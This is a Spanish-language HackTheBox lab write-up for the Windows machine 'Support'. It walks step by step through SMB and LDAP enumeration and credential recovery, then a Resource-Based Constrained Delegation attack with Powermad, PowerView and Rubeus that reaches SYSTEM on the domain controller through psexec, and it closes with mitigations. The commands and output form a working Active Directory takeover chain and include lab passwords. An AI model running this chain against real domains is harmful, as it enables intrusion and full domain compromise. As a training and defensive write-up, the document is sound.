

Support (HackTheBox)

Máquina: Support

SO: Windows

IP: 10.10.11.174

Fecha: 2025-10-21


Herramientas: ping, nmap, smbclient, crackmapexec, evil-winrm, WireShark, ldapsearch, BloodHound, PowerView, Powermad, Rubeus, psexec.py, ticketConverter.py

Dificultad: Easy

Tipo de informe: POC + comandos utilizados + Conclusiones

Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos identificar un TTL de 127(+1), lo que sugiere que es un Windows.



```
(root@kali)-[/home/kali/Desktop/Workstation]
# ping -c 4 10.10.11.174
PING 10.10.11.174 (10.10.11.174) 56(84) bytes of data:
64 bytes from 10.10.11.174: icmp_seq=1 ttl=127 time=41.1 ms
64 bytes from 10.10.11.174: icmp_seq=2 ttl=127 time=41.2 ms
64 bytes from 10.10.11.174: icmp_seq=3 ttl=127 time=95.1 ms
64 bytes from 10.10.11.174: icmp_seq=4 ttl=127 time=114 ms

— 10.10.11.174 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 41.074/72.813/113.918/32.378 ms
```

Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.

Puertos TCP:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 04:25 EDT
Nmap scan report for 10.10.11.174
Host is up, received user-set (0.043s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl      syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
9389/tcp  open  adws         syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 04:25 EDT
Nmap scan report for 10.10.11.174
Host is up, received user-set (0.046s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT      STATE SERVICE      REASON
53/udp    open  domain       udp-response ttl 127
88/udp    open  kerberos-sec udp-response ttl 127
123/udp   open  ntp          udp-response ttl 127
389/udp   open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiónes:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sCV -O -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,123 10.10.11.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 04:26 EDT
Nmap scan report for 10.10.11.174
Host is up (0.17s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-21 08:26:56Z)
123/tcp   filtered ntp
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site:
-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site:
-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Lo primero que hicimos fue identificar todos los usuarios posibles a través de la herramienta "crackmapexec smb".

Se obtuvieron varios usuarios gracias a la cuenta "guest".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# crackmapexec smb 10.10.11.174 -u guest -p "" --rid-brute | grep SidTypeUser | cut -f2 -d'\ ' | cut -f1 -d'('
Administrator
Guest
krbtgt
DC$
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.rafael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria
MANAGEMENT$
```

Explotación

Después se identificó que el servicio de SMB podía ser accesible sin autenticación.

Como resultado se encontró un directorio accesible "support-tools".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# smbclient -N -L //10.10.11.174

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON       Disk      Logon server share
      support-tools   Disk      support staff tools
      SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(root@kali)-[/home/kali/Desktop/Workstation]
# smbclient -N //10.10.11.174/support-tools
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Wed Jul 20 13:01:06 2022
..               D           0   Sat May 28 07:18:25 2022
7-ZipPortable_21.07.paf.exe  A 2880728 Sat May 28 07:19:19 2022
npp.8.4.1.portable.x64.zip  A 5439245 Sat May 28 07:19:55 2022
putty.exe         A 1273576 Sat May 28 07:20:06 2022
SysinternalsSuite.zip  A 48102161 Sat May 28 07:19:31 2022
UserInfo.exe.zip    A 277499 Wed Jul 20 13:01:07 2022
windirstat1_1_2_setup.exe  A 79171 Sat May 28 07:20:17 2022
WiresharkPortable64_3.6.5.paf.exe  A 44398000 Sat May 28 07:19:43 2022
```

UserInfo.exe.zip es el único fichero que dará resultados

Se recorrieron todos los ficheros de "UserInfo.exe.zip" y no se encontraron resultados.

En WireShark se identificó una contraseña expuesta cuando se ejecuta el programa.

```
name: support\ldap
authentication: simple (0)
simple: nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz
```

Podemos verificar este usuario y credenciales con "crackmapexec smb".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# crackmapexec smb 10.10.11.174 -u users.txt -p 'nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz'
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [-] support.htb\Administrator:nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\Guest:nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\krbtgt:nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\DC$:nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [+] support.htb\ldap:nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz
```

Con este usuario se envió una consulta LDAP obteniendo información del dominio.

Se identificó en el usuario "support" un campo que podría ser una credencial.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# ldapsearch -x -b 'DC=support,DC=htb' -H ldap://10.10.11.174 -D ldap@support.htb -W
info: Ironside47p1easure40Watchful
```

Parámetros:

- -x: autenticación simple (usuario/contraseña)
- -b: filtro de búsqueda (en nuestro caso TODO el dominio)
- -D: entidad que usamos para autenticar
- -H: URI del servidor
- -W: pedir contraseña interactiva (prompt)

Con "crackmapexec" se pudo confirmar que esa cadena de caracteres conformaba una contraseña.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# crackmapexec smb 10.10.11.174 -u users.txt -p 'Ironsides47pleasure40Watchful'
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (don
rt.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [-] support.htb\Administrator:Ironsides47pleasure40Watc
US_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\Guest:Ironsides47pleasure40Watchful STA
FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\krbtgt:Ironsides47pleasure40Watchful ST
N_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\DC$:Ironsides47pleasure40Watchful STATU
FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\ldap:Ironsides47pleasure40Watchful STAT
FAILURE
SMB 10.10.11.174 445 DC [+] support.htb\support:Ironsides47pleasure40Watchful
```

Obteniendo así acceso al sistema con el usuario "support" a través de "evil-winrm".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# evil-winrm -i 10.10.11.174 -u support -p 'Ironsides47pleasure40Watchful'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefi
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hack
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
```


No se encontró nada de valor enumerando información del usuario dentro de la sesión de Powershell.

Por lo tanto, nos centramos en buscar información en BloodHound.

Creamos ficheros para bloodhound:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# bloodhound-python -u 'support' -p 'Ironsides47pleasure40Watchful' -d support.htb -ns 10.10.11.174 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.support.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 14S
INFO: Compressing output into 20251021053943_bloodhound.zip
```

En la interfaz de BloodHound identificamos que "support" forma parte del Grupo "Shared Support Accounts" y este tiene permisos GenericAll sobre "DC.SUPPORT.HTB".



Post-Explotación

Con esto ya tenemos un nuevo vector de ataque.

Buscaremos obtener el HASH de Administrator suplantando la identidad con otro usuario (creado por nosotros mismos).

Este tipo de ataque se le llama "Resource-Based Constrained Delegation", y se basa en modificar "msDS-AllowedToActOnBehalfOfOtherIdentity".

Por lo tanto, comencemos.

Importamos los módulos "PowerView.ps1" y "Powermad.ps1", y los cargamos en memoria.

```
*Evil-WinRM* PS C:\Users\support\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents> Import-Module .\Powermad.ps1
```

Creamos una cuenta nueva falsa al dominio para recibir permisos/roles.

```
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -MachineAccount UsuarioFalso -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account UsuarioFalso added
```

Obtenemos el SID de la nueva cuenta para crear conceder permisos al equipo falso.

```
*Evil-WinRM* PS C:\Users\support\Documents> $ComputerSid = Get-DomainComputer UsuarioFalso -Properties objectsid |
Select -Expand objectsid
*Evil-WinRM* PS C:\Users\support\Documents> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -Argument
List "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$(($ComputerSid)))"
*Evil-WinRM* PS C:\Users\support\Documents> $SDBytes = New-Object byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\Users\support\Documents> $SD.GetBinaryForm($SDBytes, 0)
```

Asignamos al controlador del dominio la lista de SID que pueden actuar en nombre de otros.

En nuestro caso, Administrador confía en UsuarioFalso.

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalf
ofotheridentity'=$SDBytes}
```

Usamos "Rubeus.exe" para obtener el HASH para pedir el ticket.

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:Summer2018!

[+] Action: Calculate Password Hash(es)
[+] Input password      : Summer2018!
[+] rc4_hmac            : EF266C6B963C0BB683941032008AD47F

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!

*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:UsuarioFalso$ /rc4:EF266C6B963C0BB683941032008AD
47F /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
```

(SNIP...)

```
[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

doIGcDCCBmygAwIBBaEDAgEWooIFgjCCBX5hggV6MIIIFdqADAgEFoQ0bC1NVUFBPUlQuSFRCoIewH6AD
AgECorGwFhsEY2lmcxsOZGMuc3VvcG9ydC5odGKjggU7MIIIFN6ADAgESoQMCAQaiggUpBIIIFJZ21kp8l
ToMH4KIdvwK9wD2hsH0V96H//vc04031N3ifcclp07fgG0R0RtBHp4Pu11NfoDTb9gou04XU013cEYee
```

(SNIP...)

Copiamos el ticket obtenido en un fichero y lo decodificamos.

```
(root@kali)~[/home/kali/Desktop/Workstation]
# base64 -d t.kirbi.b64 > ticket.kirbi
```

Usamos el ticket para convertirlo en caché y después, exportarlo.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# python3 /opt/Certipy/venv/bin/ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache ...
[+] done

(root@kali)-[/home/kali/Desktop/Workstation]
# export KRB5CCNAME=ticket.ccache
```

Una vez tenemos el ticket en memoria, ya podríamos conectar al DC.

Obteniendo así acceso completo al sistema.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# python3 /opt/Certipy/venv/bin/psexec.py support.htb/administrator@dc.support.htb -no-pass -k
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb....
[*] Found writable share ADMIN$
[*] Uploading file WfjbKBnZ.exe
[*] Opening SVCManager on dc.support.htb....
[*] Creating service RxdW on dc.support.htb....
[*] Starting service RxdW....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Conclusiones

Esta máquina de Hack The Box (Support) nos supuso un obstáculo que superamos.

Empezamos por enumerar usuarios y contraseñas hasta acceder al sistema.

En el sistema identificamos un vector de ataque con BloodHound, GenericAll.

Lo explotamos hasta lograr acceso administrador al sistema a través de una cuenta falsa.

Mitigaciones

Prioridad alta

1. Rotar credenciales expuestas
2. Eliminar permisos GenericAll
3. Restringir/Limitar ficheros en directorios públicos (SMB)
4. Eliminar credenciales de campos innecesarios (LDAP)

Prioridad media

1. Revisar y fortificar reglas ACLs
2. Prácticas y políticas seguras de contraseñas
3. Aplicar metodologías Zero-Trust / Privilegio Mínimo

Prioridad baja

- 1. Implementar dispositivos de monitorización